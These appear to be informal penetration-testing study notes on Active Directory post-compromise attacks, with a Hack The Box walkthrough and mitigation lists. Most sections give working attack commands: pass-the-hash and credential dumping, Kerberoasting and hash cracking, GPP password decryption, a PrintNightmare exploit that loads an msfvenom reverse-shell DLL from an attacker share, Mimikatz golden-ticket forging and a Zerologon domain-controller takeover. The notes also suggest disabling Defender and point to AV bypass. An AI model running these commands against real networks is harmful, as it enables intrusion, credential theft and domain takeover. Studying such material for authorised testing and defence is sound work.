Post-Compromise Attacks

Index:

passthehash

If we crack a password and/or dump the SAM Hashes, we can leverage both for lateral movement in networks!

??? WTF

we gotta use a tool called crackmapexec

```
apt install crackmapexec
```

PASS THE PASS!

```
crackmapexec smb {ip} -u {username} -d {domain} -p {password} --sam

crackmapexec smb 192.168.0.69/16 -u Thanos -d MARVEL -p 1nf1n1ty_Gauntl3t --sam
```

OR PASS THE HASH!

```
crackmapexec smb 192.168.0.69/16 -u Spiderman -H hash69f420x31337u --local-auth --
sam

    --local-auth passes locally
    --sam dumps the SAM file
```

So, crackmapexec throws the password all around the subnet

AND the ISSUE is a lot of ADMINS will use the SAME PASSWORDS for machines (Especially LOCAL MACHINES)

Now, use smbexec, wmiexec, psexec or Metasploit to break in!

```
psexec.py domain/user:password@ip
```

secretsdump: dump SAM hashes :)

```
psexec.py domain/user:password@ip
```

psxec with hashes

```
psexec.py user@ip --hashes LMHASH:NTHASH
```

Mitigations

- Limit account re-use:
    - Avoid re-using local admin password
    - Disable Guest and Administrator accounts
    - Limit who is a local administrator (least privilege)
- Utilize strong passwords:
    - The longer the better (>14 characters)
    - Avoid using common words
- Privilege Access Management (PAM)
    - Check out/in sensitive accounts when needed
    - Automatically rotate passwords on check out and check in
    - Limits pass attacks as hash/password is strong and constantly rotated

Token-Impersonation

What are tokens?

Temporary keys that allow you access to a system/network without having to provide credentials each time you access a file. Think cookies for computers.

Two types:

- Delegate - Created for logging into a machine or using Remote Desktop
- Impersonate - "non-interactive" such as attaching a network drive or a domain logon script

Setup:

- Set up msfconsole

  ```
  use exploit/windows/smb/psexec

  options

  set RHOSTS

  set smbdomain

  set smbuser

  set smbpass

  show targets

  set target {Native Upload}

  set payload windows/x64/meterpreter/reverse_tcp

  options

  set LHOSTS

  run
  ```

- Token Impersanation Attack


  ```
  load incognito

  list_tokens -u

  impersonate_token MARVEL\\Administrator

  shell

  whoami

  hashdump

  rev2self # if hashdump command doesnt work

  hashdump
  ```

Mitigations

- Limit user/group token creation permissions
- Local Admin Restriction
- Account tiering
  https://www.ravenswoodtechnology.com/how-to-mitigate-privilege-escalation-with-the-tiered-access-model-for-active-directory-security/

Kerberoasting

Kerberoast?


Goal of Kerberoasting: Get TGS and decrypt server's account hash
Domain Controller
1. Reqest TGT, Provide NTLM hash
2. Recieve TGT enc w/ krbtgt hash
3. Reqeust TGS for Server (Presents TGT)
4. Recieve TGS ecn w/ server's account hash (TGS recieved)
PAC Validation Request. Optional
PAC Validation Response. Optional
5. Present TGS for service enc w/ server's account
6. Used when mutual authentication is required.
Victim/User
Application Server

Goal: Get the Ticket Granting Service (TGS) and **decrypt server's account hash!**

We have a **Domain Controller** - Which is Key Distribution Center **(KDC)**.
We have a **Application Server** (MySQL, Antivirus, etc)

```
1. Victim User Requests a Ticket Granting Ticket (TGT), I am gonna provide my NTLM
hash.

2. Domain Controller Sends the Ticket Back, encrypted with Kerberoast Ticket
Granting Ticket (krbtgt) hash.
```

Wait! How did we get the **Ticket**? - Because of **NTLM hash** (meaning we have a username and password).

Remember **Application Server**? It is running a service and we have something called **Service Principal Name (SPN)**.

```
3. In order to access the service, we have to first request a Ticket Granting
Service (TGS).
```

How do we **request** Ticket Granting Service (TGS)? - We **provide** Ticket Granting Ticket (TGT).

```
4. The Server Knowns Server Account Hash, so it's going to ENCRYPT TGS and send it
to Victim.
```

Note that the **KDC does not know we have access to the server!**

In order to authenticate to that server, **we present that TGS** to Application Server, and the **Server will decrypt it using their own Server Hash**! (It will Validate - Yes/No)

Well we have a **TGS** and we can **CRACK THE HASH!**

We gonna use a tool called **GetUserSPNs.py** (Impacket)

```
python3 GetUserSPNs.py {domain}/{username}:{password} -dc-ip {ip} -request
```

It will Return the **HASH**

```
crack it with Hashcat!

hashcat --help | grep Kerberos

13100   -   Kerberos 5 TGS

hashcat -m 13100 hash.txt rockyou.txt -O

-O for optimize
```

We now have the Password for the SERVICE :)

Mitigations

- Strong Passwords
- Least Privilege (Don't make Service Accounts as Domain Administrators lol)

GPP-cPassword-Attacks

Group Policy Preferences Attack aka MS14-025

GPP allowed admins to create policies using **embedded** credentials.

These credentials were encrypted and **stored in "cPassword"**.

The way **SYSVOL** works is that it is **storing groups.xml file**, and **in that** XML file, you find that **cPassword!**

The **key** to this encryption **was accidentally released**.

Patched in **MS14-025**, but doesn't prevent previous uses.


Resources:

https://www.rapid7.com/blog/post/2016/07/27/pentesting-in-the-real-world-group-policy-pwnage/

Setup


- **Using Metaspolit Module**

  ```
  smb_enum_gpp
  ```



```
msf auxiliary(smb_enum_gpp) > run

[*] 192.168.2.58:445      - Connecting to the server...
[*] 192.168.2.58:445      - Mounting the remote share \\192.168.2.58\SYSVOL'...
[+] 192.168.2.58:445      - Found Policy Share on 192.168.2.58
[*] 192.168.2.58:445      - Parsing file: \\192.168.2.58\SYSVOL\pwnlab.lcl\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
\MACHINE\Preferences\Groups\Groups.xml
[+] 192.168.2.58:445      - Group Policy Credential Info
============================

 Name                 Value
 ----                 -----
 TYPE                 Groups.xml
 USERNAME             new_local_admin
 PASSWORD             $uP3r5ekrItpass
 DOMAIN CONTROLLER    192.168.2.58
 DOMAIN               pwnlab.lcl
 CHANGED              2016-07-12 07:04:23
 NEVER_EXPIRES?       0
 DISABLED             0

[*] 192.168.2.58:445      - XML file saved to: /opt/metasploit/apps/pro/loot/20160712000840_default_192.168.2.58_windows.g
pp.xml_841625.txt
[+] 192.168.2.58:445      - Groups.xml saved as: /opt/metasploit/apps/pro/loot/20160712000840_default_192.168.2.58_smb.sha
res.file_786986.xml
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **or getting the `groups.xml` manaully and then using `gpp-decrypt` tool on Linux**



```
root@r7-kali:~# gpp-decrypt Ju9qmLzQeH61Nrqk/bbEB1Cf0FVq0IG0UevB4wAv0ng
$uP3r5ekrItpass
```

Exploiting "Active" Machine on HacktheBox

Active Machine Link: https://app.hackthebox.eu/machines/148

nmap scan

```
nmap -T5 10.10.10.100
```

Notice the open ports

```
53      domain
88      Kerberos-sec
389     ldap
445*    microsoft-ds
636     ldapssl
```

You may try msf module `smb_enum_gpp`

OR Just manually get the groups.xml file!

Look at 445, the attack involves **using SMB** (which contains **SYSVOL Folder**)

Lets Go!

```
smbclient -L \\\\10.10.10.100\\
```

Lets Connect using **Replication**

```
smbclient -L \\\\10.10.10.100\\Replication
```

We got **Access** to dat machine!

Now **change some settings**:

```
prompt off

recurse on
```

Grab them Files!

```
mget *
```

We see **Groups.xml**, we have

```
name="active.htb\SVC_TGS"
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5
aSVYdYw/NglVmQ"
```

now :) **Pro Gamer Move!**

```
gpp-decrypt
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/Ngl
VmQ

GPPstillStandingStrong2k18
```

But note that `\\Replication` doesn't always work, so **try getting a Domain User Account!**

Privesc that Machine!

```
psexec.py active.htb/SVC_TGS:GPPstillStandingStrong2k18@10.10.10.100
```

We see that **nothing is Writable :(**

Let's try **Kerberoasting** (Hint: SVC_TGS is **Ticket Granting Service!**)

```
GetUsersSPN.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -dc-ip 10.10.10.100 -
request
```

Whoa! We got a **Service Ticket**! Crack that **Hash**!

```
Administrator:Ticketmaster1968
```

:)

```
psexec.py active.htb/Administrator:Ticketmaster@10.10.10.100
```

Get da Flag!

Mitigations

- Perform an accounting of group policies that apply credentials.
- A search of the SYSVOL share for the files that contain the credentials can also be performed with a script. Microsoft even supplies such a script in kb article 2962486 (https://support.microsoft.com/en-us/kb/2962486).
- If GPPs are used to apply local administrator accounts, Microsoft also has the Local Administrator Password Solution (LAPS) tool (https://www.microsoft.com/en-us/download/details.aspx?id=46899)) to help provision these accounts without group policy preferences.

URL-File-Attacks

After **Compromising** a user, suppose the user has **SHARE ACCESS** we can **utilize** that **access** to **crack more hashes** via a **Responder** (Potential Privesc)

SCF Attack - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Active%20Directory%20Attack.md#scf-and-url-file-attack-against-writeable-share

SCF and URL file attack against writeable share

Drop the following `@something.scf` file inside a share and start listening with Responder : `responder -wrf --lm -v -I eth0`

```
[Shell]
Command=2
IconFile=\\{IP}\Share\test.ico
[Taskbar]
Command=ToggleDesktop
```

This attack also works with `.url` files and `responder -I eth0 -v`.
say `@test.url`

```
[InternetShortcut]
URL=whatever
WorkingDirectory=whatever
IconFile=\\{IP}\%USERNAME%.icon
IconIndex=1
```

Mitigations

- UH, Just don't fall for it!

Print-Nightmare

Takes advantage of the **Printer Spooler**, which has some functionality which **allows the users** to add **Printers**, which runs as a **SYSTEM PRIVILEGE!**.

Because of which any sort of **Autheticated Attacker** can run **CODE EXECUTIONS** as **PRIVILEGED USER!** XD

Resources

cube0×0 RCE - https://github.com/cube0×0/CVE-2021-1675

calebstewart LPE - https://github.com/calebstewart/CVE-2021-1675

Exploit

- Check if Vulnerable: use rpcdump.py

  ```
  rpcdump.py @{IP} | egrep 'MS-RPRN|MS-PAR'
  ```

  If we get those results back, we vulnerable :(

Mitigation - just disable the damn service!

```
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start" /t REG_DWORD
/d "4" /f
```

Installation

Before running the exploit you need to install new version of Impacket

```
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
```

Get that CVE Script

```
wget https://raw.githubusercontent.com/cube0x0/CVE-2021-1675/main/CVE-2021-1675.py
```

Exploit

```
{ip} => Our Attacker's IP
{dcip} => Domain Controller's IP
```

Now we're going to run that script with a malicious `.dll`

AND we're going to host that `.dll`

```
/CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10
'\\192.168.1.215\smb\addCube.dll'

./CVE-2021-1675.py hackit.local/domain_user:Pass123@192.168.1.10 'C:\addCube.dll'
```

Generate a payload, using `msfvenom`

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST={ip} LPORT=4444 -f dll >
shell.dll
```

Now get a meterpreter session

```
msfconsole

use multi/handler

set payload windows/x64/meterpreter/reverse_tcp

options

set LPORT=4444 and LHOST={ip}

run
```

Share the `shell.dll` file

```
smbserver.py share `pwd` -smb2support

`pwd` shares the current entire directory
```

So now we need to have

```
python3 CVE-2021-1675.py MARVEL.local/fcastle:Password1@{dcip} '\\
{ip}\share\shell.dll'
```

We get Windows Defender Error!

Let's turn off defender and try again! Now, we successfully get the shell access :)

```
getuid
    Server username: NT AUTHORITY\SYSTEM

hashdump
```

TF? Windows Defender?

You can Bypass AV, it's all because of `.dll`

Check this Article: https://sushant747.gitbooks.io/total-oscp-guide/content/bypassing_antivirus.html

Mimikatz

What's that?

- Tool used to view and steal credentials, generate Kerberos tickets, and leverage attacks!
- Dumps credentials stored in memory.
- Just a few attacks: Credential Dumping, Pass-the-Hash, Over-Pass-the-Hash, Pass the-Ticket, Golden Ticket, Silver Ticket!

Resources

Mimikatz: https://github.com/gentilkiwi/mimikatz

Special Notes:

- This thing is **flagged** by Microsoft Windows and would **show up like "Unsafe Website"** on Edge (I believe that's the name of their browser) because of Security Issues XD.
- Windows releases **updates** and **patches** for this attacks **frequently**, so be **up-to-date** with this thing.
- It's a ***powerful*** tool!

Exploit

Mimikatz Wiki: https://github.com/gentilkiwi/mimikatz/wiki

Fire up **cmd**

```
mimikatz.exe
privilege::debug
```

Here, **privilege** is a **module** and debug means that it is allowing us to debug a process

Expected Outcome:

```
Privilege '20' OK
```

Now we're going to attempt to **dump some information out of memory**

Since we have **Privilege Debug on**, now let's do some attacks!

```
sekurlsa::logonpasswords
```

Tip: We can **pass the NTLM hash** around

In the wdigest section we can see

```
Password : (null)
```

Well in **Windows 7**, by default **wdigest feature** was on which stored **passwords in clear text!**

But in later versions of Windows they **patched** it (nah they **just turned it off**, mega big brain)

We can **turn on** that feature using **mimikatz**!

We can also **dump sam**

```
lsadump::sam
```

We can **dump lsa**

Local Security Authority, is a protected **sub-system** in Windows Authentication, which **Autheticates Logon Sessions** to the **Local Computer**

```
lsadump::lsa /patch
```

NTDS.dit will also contain credentials

```
ntds.dit
```

Golden-Ticket-Attack

What is a Golden Ticket?

krbtgt Account - Kerebos Ticket Granting Ticket Account, allows us to **generate tickets**

If we have the hash for it, **WE CAN GENERATE TICKETS**!

With this, we **request access** to any **Resource** or **System on the Domain!** using the **Ticket Granting Service**

Exploit

```
mimikatz.exe

privilege::debug

lsadump::lsa /inject /name:krbtgt
```

Whoa that's a lot of Information! **What do we actually need?**

- **SID** of the **Domain**

  ```
  S-1-5-21-301214212-3920777931-1277971883
  ```

- **NTLM Hash**

  11f843aafd22acfb29aef92f6e423994

Now, moving further

Syntax:

```
kerberos::golden /User:Whatever /domain:{domain_name} /sid:{SID} /krbtgt:
{NTLM_hash} /id:500 /ptt

/id:500     500 is the ID of Admin Account
/ptt        Pass the Ticket
```

We are going to **generate a Golden Ticket** here and then we are going to use **Pass the Ticket** and **pass it along** to the **Next Session**, so we are going to utilize that ticket to open up a **Command Prompt** which has access to any Computer on the Domain!

So in our case:

```
kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-301214212-3920777931-1277971883 /krbtgt:11f843aafd22acfb29aef92f6e423994 /id:500 /ptt
```

After getting it done successfully,

```
misc::cmd
```

A Command Prompt opens up!

```
dir \\COMPUTERNAME\c$
```

How to get a shell?

```
psexec.exe \\COMPUTERNAME cmd.exe
```

Mitigations

You can take one or more of these steps to protect against golden ticket attacks.

1. Enforce a least privilege access model.
    - Limit user access to only what they need.
    - Limit the amount of admin accounts to only those who absolutely need it and ensure admin access is not simply added to their day-to-day user account.
2. Implement multi-factor authentication (MFA) on all external authentication points, including VPN and OWA/O365.
3. Don't have RDP open to the internet. Seriously. Port numbers don't matter. Get RDP behind a VPN, and implement MFA on it.
4. Fake credentials can be injected into the LSAS cache, which would be tempting to hackers. Seeing these "honeycreds" used would clearly indicate an issue.
5. Perform the reset of the krbtgt account (twice) in accordance with your password reset policies, or quarterly.
6. If possible, consider running LSAS in its available protected mode.
7. Enable Windows Defender Credential Guard on applicable systems (Windows 10 and Server 2016 and above). Do not use on domain controllers.

Zero-Logon

aka CVE-2020-1472

Attacking the Domain Controller, **Setting** the **Password** to **null** and taking over the Domain Controller.

Issue: When we run the Attack, **and if we do not restore it, we break it**

Resources

https://github.com/dirkjanm/CVE-2020-1472

Exploit

Check if Vulnerable

```
python3 zerologon.py COMPUTERNAME {dcip}
```

Now Let's Attack

```
python3 cve-2020-1472-exploit.py COMPUTERNAME {dcip}
```

Changed the Account Password to an Empty String

How can we know that this is done??

Lets dump out the secrets of the Machine

```
secretsdump.py -just-dc {domain}/{dc}\$@{dcip}

$ => empty value

secretsdump.py -just-dc DOMAINNAME/COMPUTERNAME\$@{dcip}
```

:)

Wait, How the hell do I restore this?

Copy the Administrator Hash

```
secretsdump.py administrator@{dcip} -hashes adm1nha$h
```

Look for `plain_password_hex`

Now use the Restore Script

```
python3 restorepassword.py DOMAINNAME/COMPUTERNAME@COMPUTERNAME -target-ip {dcip} -hexpass {plain_password_hex}
```

Great!

Mitigations

1. Patch. Apply the relevant Microsoft patch as quickly as possible!

2. Proactively close patch gaps. Non-Windows machines are still somewhat unprotected from ZeroLogon. Search your network for non-Windows computer accounts with elevated privileges (e.g. domain replication privileges) as these could be used to launch a successful ZeroLogon attack even on patched domain controllers. (Falcon Zero Trust can provide you with a complete list of privileged accounts.)

3. If you cannot patch for any reason:

- An attacker exploiting the vulnerability effectively gets privileged access to a domain controller. Using this access, the attacker can harvest credentials and then perform one of the following attacks:
    - Golden Ticket attack
    - Pass-the-Hash attack
    - Silver Ticket attack

- Falcon Zero Trust can prevent these attacks via enforced step-up authentication.

- To mitigate further damage, ensure you are monitoring your environment against such attacks:
    - Enable multi-factor authentication (MFA) for all accounts or at least privileged accounts. In that case, even if a privileged account is compromised, the access attempt would still be denied.
    - Monitor for possible exploitation attempts with the open-source tool released by CrowdStrike (formerly Preempt).